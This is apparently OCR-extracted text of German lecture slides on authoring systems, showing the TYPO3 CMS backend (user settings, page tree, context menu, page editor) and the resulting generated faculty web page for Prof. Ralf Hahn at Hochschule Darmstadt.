
Benutzer

- Einst. **Einstellungen**
Dieses Modul dient zur Einstellung Ihres Backend Benutzerprofils. Hier können Sie Ihren Namen, Ihre Email Adresse, die benutzte Backend Sprache und viele andere allgemeine Eigenschaften des Systems für Ihren Benutzer einstellen.

Hilfe

14. Autorensysteme

TYPO3: Backend II



The screenshot shows the TYPO3 backend interface. On the left is a navigation menu with categories like Web, Datei, Benutzer, and Hilfe. The main area is divided into two panes. The left pane shows a tree view of the site structure, with a context menu open for the 'Ansicht' (View) element. The right pane shows the page editor for 'Hahn, Ralf', displaying various content elements like 'Aufgabe Lehre' and 'Lehrveranstaltungen'.

TYPO3

Web
 Seite
 Anzeigen
 Funktionen

Datei
 Dateiliste

Benutzer
 Einst.

Hilfe
 Handbuch
 Über Module
 Über TYPO3
 Handbuch

Logout
 [I-HH]

Hahn, Ralf
 Lehrveranstaltungen SS 2005
 Softwaretechnik I (Bachelor 2005)

Ansicht

- Ansehen
- Bearbeiten
- Neu
- Info
- Kopieren
- Ausschneiden
- Weitere Einstellungen...
- Ausblenden
- Sichtbarekeitseinstellungen
- Bearbeite Seiten-Header
- Löschen

Localization | Seitenbezogene Informationen | Non-used elements

Hahn, Ralf

Besitzername
 Besitzerlink
 Hauptinhaltsbereich

Aufgabe Lehre
Fachgebiete Grundlagen der Informatik, Software-Engineering, Software-Produktlinien
Telefon +49 (6151) 16-8424
Fax +49 (6151) 16-8935
Email-Link Text siehe unten
Email-Link URL
Büro D 14, Raum 1.08
Sprechzeiten Mittwoch 16:00 - 16:45, bitte Termin vereinbaren

Foto

Text:

Lehrveranstaltungen
Text: Lehrveranstaltungen

What is the TemplaVoila Page module? Show hidden elements


Vernetzungsstruktur
 der Seiten

14. Autorensysteme

TYPO3: Ergebnis

automatisch erzeugt

integrierte Suchmaschine



h_da fbi FB INFORMATIK

Prof. Dr. Ralf Hahn

// h_da Fachbereich Informatik / Organisation / Personen / Hahn, Ralf / Lehrveranstaltungen im SS 2006

Im SS 2006 biete ich folgende Lehrveranstaltungen an:

- Softwaretechnik I
- Entwicklung webbasierter Anwendungen
- Praxisprojekt II (KoSI5)

[letzte Aktualisierung: 15.02.2006] - [Verantwortung:]

[Impressum] [HOCHSCHULE DARMSTADT] [Fachbereich Informatik]

Suche

Navigation

- Organisation
 - Dekanat
 - Gremien & Ausschüsse
 - Beauftragte
- Personen
 - Fachgruppen
 - Studienberatung
 - Fachschaft

Inhalt

- Lehrveranstaltungen im SS 2006
 - Softwaretechnik I
 - Entwicklung webbasierter Anwendungen
 - Praxisprojekt II
- Frühere Lehrveranstaltungen
- zurück zu meiner Startseite

Layout und Design zentral gesteuert

generiert aus der Liste der Unterseiten